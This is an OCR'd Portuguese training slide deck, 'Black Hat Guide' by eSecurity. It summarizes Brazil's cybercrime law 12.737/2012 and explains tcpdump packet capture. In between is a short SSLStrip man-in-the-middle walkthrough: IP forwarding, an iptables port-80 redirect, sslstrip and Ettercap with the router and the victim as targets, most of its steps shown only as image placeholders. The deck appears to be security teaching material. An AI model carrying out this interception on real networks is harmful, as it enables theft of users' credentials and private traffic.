
eSecurity
Black Hat Guide
por Alan Sanches
Sejam bem vindos

O que temos pra hoje?

Temas de Hoje:

- **Legislação**
  - O que diz as novas leis sobre crimes digitais?
  - O que pode e o que não pode ser feito?
  - As falhas da nova lei
- **SSLStrip**
  - Roubando informações de HTTPS com SSLSTRIP
- **TCPDUMP**
  - Entendendo seu funcionamento
  - Capturando pacotes de rede

Lei numero 12.737/2012

Apelidada de Lei Carolina Dieckmann, a Lei dos Crimes Cibernéticos (12.737/2012) tipifica como crimes infrações relacionadas ao meio eletrônico, como invadir computadores, violar dados de usuários ou "derrubar" sites. O projeto que deu origem à lei (PLC 35/2012) foi elaborado na época em que fotos íntimas da atriz Carolina Dieckmann foram copiadas de seu computador e espalhadas pela rede mundial de computadores. O texto era reividicado pelo sistema financeiro, dada a quantidade de golpes aplicados pela internet.

Entrou em vigor no dia 02/04/2013

Lei numero 12.737/2012

Invasão de dispositivo informático: Pode dar uma punição de prisão que via de 3 meses à um ano, além de multa.

Obter pela invasão conteúdo de "comunicações eletrônicas privadas, segredos comerciais ou industriais, informações sigilosas": Pena de 6 meses à 2 anos de prisão, além da multa. O mesmo ocorre se o delito envolver a divulgação, comercialização ou transmissão a terceiros, por meio de venda ou repasse gratuito, do material obtido com a invasão.

A lei prevê ainda o aumento das penas de um sexto a um terço se a invasão causar prejuízo econômico e de um a dois terços "se houver divulgação, comercialização ou transmissão a terceiro, a qualquer título, dos dados ou informações obtidos". As penas também poderão ser aumentadas de um terço à metade se o crime for praticado contra o presidente da República, presidentes do Supremo Tribunal Federal, da Câmara, do Senado, de assembleias e câmaras legislativas, de câmaras municipais ou dirigentes máximos "da administração direta e indireta federal, estadual, municipal ou do Distrito Federal".

Lei numero 12.737/2012

A disseminação de vírus de computador ou códigos maliciosos para roubo de senhas também poderá ser punida com prisão de três meses a um ano e multa.

Dilma Rousseff sancionou ainda a Lei 12.735/2012, originada do PLC 89/2003. Entretanto, a presidente da República vetou a maior parte da proposta, que era bem detalhada ao também tratar dos crimes cibernéticos. Com o veto, restou à nova norma instituir que órgãos da polícia judiciária - as polícias civis dos estados e do DF - deverão estruturar “setores e equipes especializadas no combate à ação delituosa em rede de computadores, dispositivo de comunicação ou sistema informatizado”.

Capturando informações do SSL


```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables –t nat –A PREROUTING –p tcp –destination-port 80 –j REDIRECT –
to- port 10000
# cd /pentest/web/sslstrip/
# ./sslstrip
```


Em outro terminal, abra o Ettercap em modo Grático

```
# ettercap -G
```


*Porta 10000 é a porta default do sslstrip

Capturando informações do SSL


1.



2.




3.




4. Selecione o Roteador como Target1 e o Alvo como Target2


5.



6.




7.



TcpDump

Tcpdump é uma ferramenta utilizada para monitorar os pacotes trafegados numa rede de computadores. Ela mostra os cabeçalhos dos pacotes que passam pela interface de rede



TcpDump

Exemplo de comando tcpdump para mostrar quais as ligações de um determinado endereço tcp-ip à porta 80 do seu servidor: **tcpdump -ni eth0 src "numero ip" and dst port 80**

tcpdump -i eth0

Conexões de origem podem ser monitoradas utilizando o parâmetro src host, um exemplo simples seria monitorarmos o tráfego que vem de 192.168.0.9 para nosso computador, com o ip 192.168.0.2. A linha de comando ficaria da seguinte forma:
tcpdump -i eth0 src host 192.168.0.9

Se quisermos monitorar as conexões especificando um host de destino, poderíamos fazê-lo com o parâmetro dst host, o exemplo abaixo mostra todo o tráfego do host 192.168.0.2 com 192.168.0.1, no caso, 192.168.0.1 é nosso gateway.
tcpdump -i eth0 dst host 192.168.0.1

Com tcpdump também podemos especificar exceções com o parâmetro not host, por exemplo, em nosso servidor queremos ver todo o tráfego que se passa em sua interface, exceto o de 192.168.0.8, faríamos da seguinte forma:
tcpdump -i eth0 not host 192.168.0.9

No tcpdump podemos também especificar portas de origem e destino com os comandos src port e dst port, um exemplo seria monitorarmos o tráfego destinado à porta 80 (http), para isso utilizaríamos a linha de comandos abaixo e navegaríamos em um site qualquer:
tcpdump -i eth0 dst port 80

Fonte: Wikipedia

TcpDump

Para verificarmos o tráfego da porta de origem 32881 por exemplo, faríamos da seguinte forma:
tcpdump -i eth0 src port 32881

Assim, iremos capturar todos os pacotes com destino ao site google.com.b
tcpdump -i eth0 dst host www.google.com.br

Você também pode negar um host, excluindo apenas os hosts que você especificar da captura.
tcpdump -nn -ni eth0 not host 192.168.1.101

Não vai te ajudar muito apenas olhar o stream de pacotes todo na sua tela. Por isso, é importante que você armazene todos esses dados em um arquivo para que você possa analisar tudo com calma depois, identificando qual o problema.
tcpdump -nn -ni eth0 not host 192.168.1.101 -w /tmp/captura.pcap

Depois que você escrever um arquivo binário com a captura, pode lê-lo utilizando a opção -r do TCPDump:
tcpdump -r /tmp/captura.pcap

Outras opções:

-nn	não tenta resolver nomes de protocolos e portas
-v	(Verbose) traz informações do que é capturado
-vv	Traz informações mais detalhadas do que é capturado
-c	Contagem, mostra apenas a quantidade de pacotes que vc escolher

printf ("\Chega por hoje\n");

www.eSecurity.com.br

E-mail: alan.sanches@esecurity.com.br

Twitter: @esecuritybr e @desafiohacker

Skype: esecurity.com.br

Fanpage: www.facebook.com/academiahacker